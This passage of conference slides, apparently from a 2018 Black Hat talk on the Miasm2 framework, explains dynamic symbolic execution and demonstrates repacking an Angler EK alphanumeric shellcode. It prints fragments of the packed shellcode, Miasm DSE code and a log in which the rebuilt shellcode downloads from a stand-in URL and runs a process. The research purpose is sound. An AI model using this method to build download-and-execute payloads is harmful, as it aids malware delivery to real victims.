  • 148.
    DSE / concolicexecution DSE Dynamic Symbolic Execution / Concolic Execution Driller, Triton, Manticore, … Principle A symbolic execution alongside a concrete one The concrete drives the symbolic (loops, external APIs, …) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 104/120
  • 149.
    DSE / concolicexecution a = 1; if (x % 2 == 1) { a += 5; } Concrete 1 a = 1, x = 11 2 enter the if 3 a = 6, x = 11 Symbolic only 1 a = a + 1 2 if x%2 == 1, take the branch 3 ? DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 105/120
  • 150.
    DSE / concolicexecution a = 1; if (x % 2 == 1) { a += 5; } Concrete 1 a = 1, x = 11 2 enter the if 3 a = 6, x = 11 DSE 1 a = a + 1 2 take the branch, constraint x % 2 == 1 3 a = a + 6 DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 105/120
  • 151.
    DSE: usages Usage examples Usinga solver, and by making some of the elements symbolics: Find a solution to jump to the other branch, giving previous constraint → expand coverage (fuzzing, …) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 106/120
  • 152.
    DSE: usage example 1Create a 0xa bytes file target DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 153.
    DSE: usage example 1Create a 0xa bytes file target 2 Fully run /usr/bin/file target DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 154.
    DSE: usage example 1Create a 0xa bytes file target 2 Fully run /usr/bin/file target 3 Break on the target read syscall DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 155.
    DSE: usage example 1Create a 0xa bytes file target 2 Fully run /usr/bin/file target 3 Break on the target read syscall 4 Turn target’s bytes into symbols DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 156.
    DSE: usage example 1Create a 0xa bytes file target 2 Fully run /usr/bin/file target 3 Break on the target read syscall 4 Turn target’s bytes into symbols 5 Run until the next syscall 6 Create new solution to try to maximise the code/branch/path coverage DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 157.
    DSE: usage example 1Create a 0xa bytes file target 2 Fully run /usr/bin/file target 3 Break on the target read syscall 4 Turn target’s bytes into symbols 5 Run until the next syscall 6 Create new solution to try to maximise the code/branch/path coverage 7 Go to 5. with another candidate DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
  • 158.
    DSE: discover fileformat Run with ARG = ’AAAAAAAAAA’ -> ASCII text, with no line terminators Run with ARG = ’x00x00x00x00x00x00x00x00x00x00’ -> data Run with ARG = ’xefxbbx00x00x00x00x00x00x00x00’ -> ISO-8859 text, with no line terminators Run with ARG = ’xefxbbxbfx00x00x00x00x00x00x00’ -> UTF-8 Unicode text, with no line terminators Run with ARG = ’xf0x00x00x00x00x00x00x00x00x00’ -> SysEx File - Run with ARG = ’x80x00x00x00x00x00x00x00x00x00’ -> lif file Run with ARG = ’x05x06x00x00x00x00x00x00x7fx00’ -> IRIS Showcase file - version 0 Run with ARG = ’xefx05x00x00x00x00x00x00x00x00’ -> International EBCDIC text, with no line terminators Run with ARG = ’xef@x80x00x00x00x00x00x00x00’ -> Non-ISO extended-ASCII text, with no line terminators Run with ARG = ’x16@x00x00x00x00x00x00x00x00’ -> EBCDIC text, with no line terminators, with overstriking Run with ARG = ’+/v+x07x07x07x07x07x07’ -> Unicode text, UTF-7 ... DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 108/120
  • 159.
    DSE: usages Usage examples Usinga solver, and by making some of the elements symbolics: Find a solution to jump to the other branch, giving previous constraint → expand coverage (fuzzing, …) Restrain the input with constraint on the output → stealing a shellcode (exploit writing help, crash investigation, …) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 109/120
  • 160.
    Shellcode PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL 3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7 lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL ... This shellcode is“packed” to be alphanumeric DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 110/120
  • 161.
    Back to theshellcode Idea This is a campaign associated to Angler EK DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
  • 162.
    Back to theshellcode Idea This is a campaign associated to Angler EK Could we steal the packer from this shellcode? DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
  • 163.
    Back to theshellcode Idea This is a campaign associated to Angler EK Could we steal the packer from this shellcode? Automatically, without actually reversing the stub? DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
  • 164.
    Back to theshellcode Idea This is a campaign associated to Angler EK Could we steal the packer from this shellcode? Automatically, without actually reversing the stub? (And make our own Download & Exec payload with a blackhat.com C&C?) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
  • 165.
    DSE in Miasm frommiasm2.analysis.dse import DSEEngine from miasm2.core.interval import interval dse = DSEEngine(machine) dse.attach(jitter) dse.update_state_from_concrete() dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))])) jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep) 1 Init the DSE DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
  • 166.
    DSE in Miasm frommiasm2.analysis.dse import DSEEngine from miasm2.core.interval import interval dse = DSEEngine(machine) dse.attach(jitter) dse.update_state_from_concrete() dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))])) jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep) 1 Init the DSE 2 Attach to the jitter DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
  • 167.
    DSE in Miasm frommiasm2.analysis.dse import DSEEngine from miasm2.core.interval import interval dse = DSEEngine(machine) dse.attach(jitter) dse.update_state_from_concrete() dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))])) jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep) 1 Init the DSE 2 Attach to the jitter 3 Concretize all symbols DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
  • 168.
    DSE in Miasm frommiasm2.analysis.dse import DSEEngine from miasm2.core.interval import interval dse = DSEEngine(machine) dse.attach(jitter) dse.update_state_from_concrete() dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))])) jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep) 1 Init the DSE 2 Attach to the jitter 3 Concretize all symbols 4 Symbolize the shellcode bytes DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
  • 169.
    DSE in Miasm frommiasm2.analysis.dse import DSEEngine from miasm2.core.interval import interval dse = DSEEngine(machine) dse.attach(jitter) dse.update_state_from_concrete() dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))])) jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep) 1 Init the DSE 2 Attach to the jitter 3 Concretize all symbols 4 Symbolize the shellcode bytes 5 Break on the OEP DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
  • 170.
    DSE in Miasm frommiasm2.expression.expression import * # @8[addr_sc + 0x42] addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8) print dse.eval_expr(addr) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 113/120
  • 171.
    DSE in Miasm frommiasm2.expression.expression import * # @8[addr_sc + 0x42] addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8) print dse.eval_expr(addr) → MEM_0x400042 = (MEM_0x400053^(MEM_0x400052*0x10)) DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 113/120
  • 172.
    Stealing a shellcode Plan 1Force the final URLs in memory to ours DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
  • 173.
    Stealing a shellcode Plan 1Force the final URLs in memory to ours 2 Force the initial shellcode bytes to be alphanum DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
  • 174.
    Stealing a shellcode Plan 1Force the final URLs in memory to ours 2 Force the initial shellcode bytes to be alphanum 3 Ask solver to rebuild the new shellcode, assuming path constraint final memory equations DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
  • 175.
    Stealing a shellcode Plan 1Force the final URLs in memory to ours 2 Force the initial shellcode bytes to be alphanum 3 Ask solver to rebuild the new shellcode, assuming path constraint final memory equations 4 → steal the shellcode! DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
  • 176.
    Stealing a shellcode Plan 1Force the final URLs in memory to ours 2 Force the initial shellcode bytes to be alphanum 3 Ask solver to rebuild the new shellcode, assuming path constraint final memory equations 4 → steal the shellcode! Demonstration Build the new shellcode Test it with previous script DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
  • 177.
    Stealing a shellcode $python repack.py shellcode.bin OEP reached! New shellcode dropped in: /tmp/new_shellcode.bin $ cat /tmp/new_shellcode.bin PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuHiaH8kb80 ZlIhVlIhWmPun8it44KoI8kVcUPUPnL5dwloZ8b8z9ohRhC8h8c9o9o9oye ...2n $ python run_sc_04.py -y -s -l /tmp/new_shellcode.bin ... [INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000001e, 0x1000, 0x0, 0x0) ret addr: 0x40000161 https://www.blackhat.com/payload [INFO]: kernel32_CreateProcessW(0x2000001e, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, ...) ret addr: 0x400002c5 ... DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 115/120
  • 178.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Conclusion Miasm2 | August 08, 2018 | PAGE 116/120
  • 179.
    Black Hat SoundBytes Takeaways Emulation capabilities (just a function → full binary) Static analysis through the IR (symbolic execution, deobfuscation passes, …) Daily used on real world samples and tasks → A framework you may want to add to your toolbox Conclusion Miasm2 | August 08, 2018 | PAGE 117/120
  • 180.
    Further works Abstract analysis,with abstract domains (ModularIntervals already present) Full emulation improvment (wider on Linux, maybe on Windows) Real un-SSA Core in Rust with Python bindings … Open to suggestions, feedbacks, external contributions, beers, … Conclusion Miasm2 | August 08, 2018 | PAGE 118/120
  • 181.
  • 182.
    Commissariat à l’énergieatomique et aux énergies alternatives Centre de Bruyères-le-Châtel | 91297 Arpajon Cedex T. +33 (0)1 69 26 40 00 | F. +33 (0)1 69 26 40 00 Établissement public à caractère industriel et commercial RCS Paris B 775 685 019 CEA